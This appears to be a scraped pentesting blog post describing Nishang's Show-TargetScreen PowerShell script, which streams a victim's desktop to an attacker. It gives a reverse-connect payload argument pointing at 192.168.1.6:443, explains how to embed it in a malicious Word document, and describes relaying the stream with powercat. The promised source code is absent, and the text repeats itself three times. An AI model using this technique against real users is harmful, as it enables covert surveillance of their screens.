
Stream a target’s Desktop using MJPEG and PowerShell

Recently, I have been working on an interesting concept. I wanted to use MJPEG to stream images in real time from a target desktop to be able to see the activity of a target user. I literally spent weeks to get it working but in the end, it turned out that a small piece of PowerShell code could be used to achieve this. Anyway, I give you Show-TargetScreen.ps1. This script can stream a target’s desktop in real time and the stream could be seen in browsers which support MJPEG (Firefox).

Show-TargetScreen is available in the Gather category of Nishang. The current source code looks like this:

Now, to use it for reverse connect, to avoid having to write a listener/server, I used powercat to run a local relay to which Show-TargetScreen connects and we point Firefox to the local port. So, start a powercat listener and relay to any local port. In the below command, Show-TargetScreen will connect to port 443 and Firefox will connect to Port 9000: 
Note that if on a *nix machine, netcat could be used as well. 

Now, to be able to stream a user’s Desktop, Show-TargetScreen must be used with a client side attack. Let’s use it with Out-Word from Nishang. Since like other Nishang scripts, Show-TargetScreen.ps1 loads a function with same name, we should pass an argument -“Show-TargetScreen -Reverse -IPAddress 192.168.1.6 -Port 443”, and use it as a payload for Out-Word. 

Now, the generated doc file is to be sent to a target. As soon as a target user opens up the Word file, we will have a connect back on the powercat listener which will relay to the configured local port (TCP 9000 in this example).

Now if we point Firefox to http://127.0.0.1:9000, we have a live stream of the target user’s Desktop.

Awesome! Isn’t it? I recently tried this in couple of pen tests and was quite satisfied with the results.

Couple of things which I would like to improve in future:
– Proxy support
– HTTPS Connection.

Feel free to suggest improvements and submit pull requests. Feedback and comments are welcome.

Recently, I have been working on an interesting concept. I wanted to use MJPEG to stream images in real time from a target desktop to be able to see the activity of a target user. I literally spent weeks to get it working but in the end, it turned out that a small piece of PowerShell code could be used to achieve this. Anyway, I give you Show-TargetScreen.ps1. This script can stream a target’s desktop in real time and the stream could be seen in browsers which support MJPEG (Firefox).

Show-TargetScreen is available in the Gather category of Nishang. The current source code looks like this:

Now, to use it for reverse connect, to avoid having to write a listener/server, I used powercat to run a local relay to which Show-TargetScreen connects and we point Firefox to the local port. So, start a powercat listener and relay to any local port. In the below command, Show-TargetScreen will connect to port 443 and Firefox will connect to Port 9000: 
Note that if on a *nix machine, netcat could be used as well. 

Now, to be able to stream a user’s Desktop, Show-TargetScreen must be used with a client side attack. Let’s use it with Out-Word from Nishang. Since like other Nishang scripts, Show-TargetScreen.ps1 loads a function with same name, we should pass an argument -“Show-TargetScreen -Reverse -IPAddress 192.168.1.6 -Port 443”, and use it as a payload for Out-Word. 

Now, the generated doc file is to be sent to a target. As soon as a target user opens up the Word file, we will have a connect back on the powercat listener which will relay to the configured local port (TCP 9000 in this example).

Now if we point Firefox to http://127.0.0.1:9000, we have a live stream of the target user’s Desktop.

Awesome! Isn’t it? I recently tried this in couple of pen tests and was quite satisfied with the results.

Couple of things which I would like to improve in future:
– Proxy support
– HTTPS Connection.

Feel free to suggest improvements and submit pull requests. Feedback and comments are welcome.


Print Share Comment Cite Upload Translate
APA
() » Stream a target’s Desktop using MJPEG and PowerShell. Retrieved from https://www.truth.cx/2015/12/17/stream-a-targets-desktop-using-mjpeg-and-powershell/.
MLA
" » Stream a target’s Desktop using MJPEG and PowerShell." - , https://www.truth.cx/2015/12/17/stream-a-targets-desktop-using-mjpeg-and-powershell/
HARVARD
» Stream a target’s Desktop using MJPEG and PowerShell., viewed ,
VANCOUVER
- » Stream a target’s Desktop using MJPEG and PowerShell. [Internet]. [Accessed ]. Available from: https://www.truth.cx/2015/12/17/stream-a-targets-desktop-using-mjpeg-and-powershell/
CHICAGO
" » Stream a target’s Desktop using MJPEG and PowerShell." - Accessed . https://www.truth.cx/2015/12/17/stream-a-targets-desktop-using-mjpeg-and-powershell/
IEEE
" » Stream a target’s Desktop using MJPEG and PowerShell." [Online]. Available: https://www.truth.cx/2015/12/17/stream-a-targets-desktop-using-mjpeg-and-powershell/. [Accessed: ]
Select a language:
Now, to use it for reverse connect, to avoid having to write a listener/server, I used powercat to run a local relay to which Show-TargetScreen connects and we point Firefox to the local port. So, start a powercat listener and relay to any local port. In the below command, Show-TargetScreen will connect to port 443 and Firefox will connect to Port 9000: 
Note that if on a *nix machine, netcat could be used as well. 

Now, to be able to stream a user's Desktop, Show-TargetScreen must be used with a client side attack. Let's use it with Out-Word from Nishang. Since like other Nishang scripts, Show-TargetScreen.ps1 loads a function with same name, we should pass an argument -"Show-TargetScreen -Reverse -IPAddress 192.168.1.6 -Port 443", and use it as a payload for Out-Word. 
Now, the generated doc file is to be sent to a target. As soon as a target user opens up the Word file, we will have a connect back on the powercat listener which will relay to the configured local port (TCP 9000 in this example).
Now if we point Firefox to http://127.0.0.1:9000, we have a live stream of the target user's Desktop.
Awesome! Isn't it? I recently tried this in couple of pen tests and was quite satisfied with the results.

Couple of things which I would like to improve in future:
- Proxy support
- HTTPS Connection.

Feel free to suggest improvements and submit pull requests. Feedback and comments are welcome.